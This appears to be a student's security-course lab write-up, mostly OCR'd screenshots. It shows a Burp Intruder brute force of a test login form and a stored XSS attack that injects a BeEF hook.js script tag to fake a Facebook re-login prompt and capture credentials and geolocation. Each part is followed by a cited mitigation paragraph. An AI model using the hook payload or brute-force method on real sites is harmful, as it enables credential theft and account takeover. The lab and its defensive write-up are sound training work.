
Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			200	☐	☐	11801	
1	superman	Up, up and away!	200	☐	☐	11801	
2	loislane	Up, up and away!	200	☐	☐	11801	
3	spiderman	Up, up and away!	200	☐	☐	11801	
4	jennyjones	Up, up and away!	200	☐	☐	11801	
5	tonystark	Up, up and away!	200	☐	☐	11801	
6	timtom	Up, up and away!	200	☐	☐	11801	
7	peterparker	Up, up and away!	200	☐	☐	11801	
8	clarkkent	Up, up and away!	200	☐	☐	11801	
9	michaelsmith	Up, up and away!	200	☐	☐	11801	
10	henryhacker	Up, up and away!	200	☐	☐	11801	
11	superman	Avengers Assemble	200	☐	☐	11801	
12	loislane	Avengers Assemble	200	☐	☐	11801	
13	spiderman	Avengers Assemble	200	☐	☐	11801	
14	jennyjones	Avengers Assemble	200	☐	☐	11801	
15	tonystark	Avengers Assemble	200	☐	☐	11801	
16	timtom	Avengers Assemble	200	☐	☐	11801	
17	peterparker	Avengers Assemble	200	☐	☐	11801	
18	clarkkent	Avengers Assemble	200	☐	☐	11801	
19	michaelsmith	Avengers Assemble	200	☐	☐	11801	
20	henryhacker	Avengers Assemble	200	☐	☐	11801	
21	superman	Cowabunga!	200	☐	☐	11801	
22	loislane	Cowabunga!	200	☐	☐	11801	
23	spiderman	Cowabunga!	200	☐	☐	11801	
24	jennyjones	Cowabunga!	200	☐	☐	11801	
25	tonystark	Cowabunga!	200	☐	☐	11801	
26	timtom	Cowabunga!	200	☐	☐	11801	
27	peterparker	Cowabunga!	200	☐	☐	11801	
28	clarkkent	Cowabunga!	200	☐	☐	11801	
29	michaelsmith	Cowabunga!	200	☐	☐	11801	
30	henryhacker	Cowabunga!	200	☐	☐	11801	
31	superman	Here I come to Save the Day	200	☐	☐	11801	
32	loislane	Here I come to Save the Day	200	☐	☐	11801	
33	spiderman	Here I come to Save the Day	200	☐	☐	11801	
34	jennyjones	Here I come to Save the Day	200	☐	☐	11801	
35	tonystark	Here I come to Save the Day	200	☐	☐	11801	
36	timtom	Here I come to Save the Day	200	☐	☐	11801	
37	peterparker	Here I come to Save the Day	200	☐	☐	11801	
38	clarkkent	Here I come to Save the Day	200	☐	☐	11801	
39	michaelsmith	Here I come to Save the Day	200	☐	☐	11801	
40	henryhacker	Here I come to Save the Day	200	☐	☐	11801	
41	superman	With great power comes gr...	200	☐	☐	11801	
42	loislane	With great power comes gr...	200	☐	☐	11801	
43	spiderman	With great power comes gr...	200	☐	☐	11801	
44	jennyjones	With great power comes gr...	200	☐	☐	11801	
45	tonystark	With great power comes gr...	200	☐	☐	11801	
46	timtom	With great power comes gr...	200	☐	☐	11801	
47	peterparker	With great power comes gr...	200	☐	☐	11801	
48	clarkkent	With great power comes gr...	200	☐	☐	11801	



2. Intruder attack of http://192.168.13.35 - Temporary attack - Not saved to project file
Attack
Save
Columns
Results
Positions
Payloads
Resource Pool
Options
Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
52	loislane	You wouldnt like me when I...	200	☐	☐	11801	
53	spiderman	You wouldnt like me when I...	200	☐	☐	11801	
54	jennyjones	You wouldnt like me when I...	200	☐	☐	11801	
55	tonystark	You wouldnt like me when I...	200	☐	☐	11801	
56	timtom	You wouldnt like me when I...	200	☐	☐	11801	
57	peterparker	You wouldnt like me when I...	200	☐	☐	11801	
58	clarkkent	You wouldnt like me when I...	200	☐	☐	11801	
59	michaelsmith	You wouldnt like me when I...	200	☐	☐	11801	
60	henryhacker	You wouldnt like me when I...	200	☐	☐	11801	
61	superman	Courage is immortal	200	☐	☐	11801	
62	loislane	Courage is immortal	200	☐	☐	11801	
63	spiderman	Courage is immortal	200	☐	☐	11801	
64	jennyjones	Courage is immortal	200	☐	☐	11801	
65	tonystark	Courage is immortal	200	☐	☐	11801	
66	timtom	Courage is immortal	200	☐	☐	11801	
67	peterparker	Courage is immortal	200	☐	☐	11801	
68	clarkkent	Courage is immortal	200	☐	☐	11801	
69	michaelsmith	Courage is immortal	200	☐	☐	11801	
70	henryhacker	Courage is immortal	200	☐	☐	11801	
71	superman	I am Iron Man	200	☐	☐	11801	
72	loislane	I am Iron Man	200	☐	☐	11801	
73	spiderman	I am Iron Man	200	☐	☐	11801	
74	jennyjones	I am Iron Man	200	☐	☐	11801	
75	tonystark	I am Iron Man	200	☐	☐	11827	
76	timtom	I am Iron Man	200	☐	☐	11801	
77	peterparker	I am Iron Man	200	☐	☐	11801	
78	clarkkent	I am Iron Man	200	☐	☐	11801	
79	michaelsmith	I am Iron Man	200	☐	☐	11801	
80	henryhacker	I am Iron Man	200	☐	☐	11801	
81	superman	His Past. Our future	200	☐	☐	11801	
82	loislane	His Past. Our future	200	☐	☐	11801	
83	spiderman	His Past. Our future	200	☐	☐	11801	
84	jennyjones	His Past. Our future	200	☐	☐	11801	
85	tonystark	His Past. Our future	200	☐	☐	11801	
86	timtom	His Past. Our future	200	☐	☐	11801	
87	peterparker	His Past. Our future	200	☐	☐	11801	
88	clarkkent	His Past. Our future	200	☐	☐	11801	
89	michaelsmith	His Past. Our future	200	☐	☐	11801	
90	henryhacker	His Past. Our future	200	☐	☐	11801	
91	superman	Change is coming	200	☐	☐	11801	
92	loislane	Change is coming	200	☐	☐	11801	
93	spiderman	Change is coming	200	☐	☐	11801	
94	jennyjones	Change is coming	200	☐	☐	11801	
95	tonystark	Change is coming	200	☐	☐	11801	
96	timtom	Change is coming	200	☐	☐	11801	
97	peterparker	Change is coming	200	☐	☐	11801	
98	clarkkent	Change is coming	200	☐	☐	11801	
99	michaelsmith	Change is coming	200	☐	☐	11801	
100	henryhacker	Change is coming	200	☐	☐	11801	



2. Intruder attack of http://192.168.13.35 - Temporary attack - Not saved to project file
Attack
Save
Columns
Results
Positions
Payloads
Resource Pool
Options
Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
73	spiderman	I am Iron Man	200	☐	☐	11801	
74	jennyjones	I am Iron Man	200	☐	☐	11801	
75	tonystark	I am Iron Man	200	☐	☐	11827	
76	timtom	I am Iron Man	200	☐	☐	11801	
77	peterparker	I am Iron Man	200	☐	☐	11801	
78	clarkkent	I am Iron Man	200	☐	☐	11801	

Request
Response
Pretty
Raw
Hex
Render

/ Broken Auth. - Insecure Login Forms /

Enter your credentials.

Login:

Password:


Successful login! You really are Iron Man :)

Write two or three sentences outlining mitigation strategies for this vulnerability:

According to Paulino (2020), some mitigation strategies for this vulnerability include IP blocking and user blocking, which restrict access based on IP addresses or repeated incorrect login attempts but may have limitations. CAPTCHA provides an extra layer of security by challenging users to prove they are human. Multi-factor authentication (MFA) enhances security but should be carefully implemented to avoid inconvenience and costs. Proof of Work prevents email spam and denial of service attacks through computationally costly challenges. Additionally, strategies like strong password policies, MFA, account lockouts, monitoring and alerting, password rotation, password hashing and salting, education and training, central directory integration, incident response plans, and security audits can be adopted to fortify administrator account security.


Web Application 3: *Where's the BeEF?*

Provide a screenshot confirming that you successfully completed this exploit:



id	date	label
0	2023-11-07 23:39	command 1

```
1    Tue Nov 07 2023 23:40:08 GMT+0000 (Coordinated Universal Time)
     data: result=Username: hackeruser Password: hackerpass
```



Vulnerability: Stored Cross Site Scripting (XSS)


Name * Brooks

Message * `<script src="http://127.0.0.1:3000/hook.js"></scri`

Name: test
Message: This is a test comment.

More Information

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html



Vulnerability: Stored Cross Site Scripting (XSS)


Name * Brooks

Message * `<script src="http://127.0.0.1:3000/hook.js"></script>`

Name: test
Message: This is a test comment.

More Information

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html



Vulnerability: Stored Cross Site Scripting (XSS)


Facebook Session Timed Out

Your session has timed out due to inactivity.

Please re-enter your username and password to login.

Email:

Password:



Vulnerability: Stored Cross Site Scripting (XSS)


Facebook Session Timed Out

Your session has timed out due to inactivity.

Please re-enter your username and password to login.

Email:

Password:



Module Results History

id	date	label
1	2023-11-08 00:24	command 2
0	2023-11-08 00:24	command 1

Command results

```
1    Wed Nov 08 2023 00:24:42 GMT+0000 (Coordinated Universal Time)
data: result={"status":"success","country":"United States","countryCode":"US","region":"VA","regionName":"Virginia","city":"Boydton","zip":"23917","lat":36.677696,"lon":-78.37471,"timezone":"America/New_York","isp":"Microsoft Corporation","org":"Microsoft Azure Cloud (eastus2)","as":"AS8075 Microsoft Corporation","query":"20.7.23.129"}
```

Write two or three sentences outlining mitigation strategies for this vulnerability:

To mitigate vulnerabilities, Replicants should educate users to recognize social engineering attempts, sanitize user input before it is displayed on the webpage and implement email filtering. The company should also ensure users are trained to spot phishing attempts, use multi-factor authentication to bolster login security, control access to geolocation data, implement privacy settings, and encrypt geolocation data in transit. Prevent script injections with rigorous input validation, Content Security Policy (CSP), web application firewalls, regular security testing, patch management, and monitoring systems for intrusion detection, all while keeping software up to date to address known vulnerabilities (Nduka,2023).

References

Dizdar, A. (2022). Command injection: How it works and 5 ways to protect yourself. Bright. https://brightsec.com/blog/os-command-injection/

Nduka, J. (2023). How to Prevent Cross-Site Scripting (XSS) in JavaScript. Progress Telerik. https://www.telerik.com/blogs/how-to-prevent-cross-site-scripting-xss-javascript#:~:text=The%20first%20step%20in%20preventing,that%20it%20meets%20certain%20criteria

Paulino, A. (2020). Brute Force Attacks: Protection and Mitigation Measures. Sidechannel. https://www.sidechannel.blog/en/brute-force-attacks-protection-and-mitigation-measures/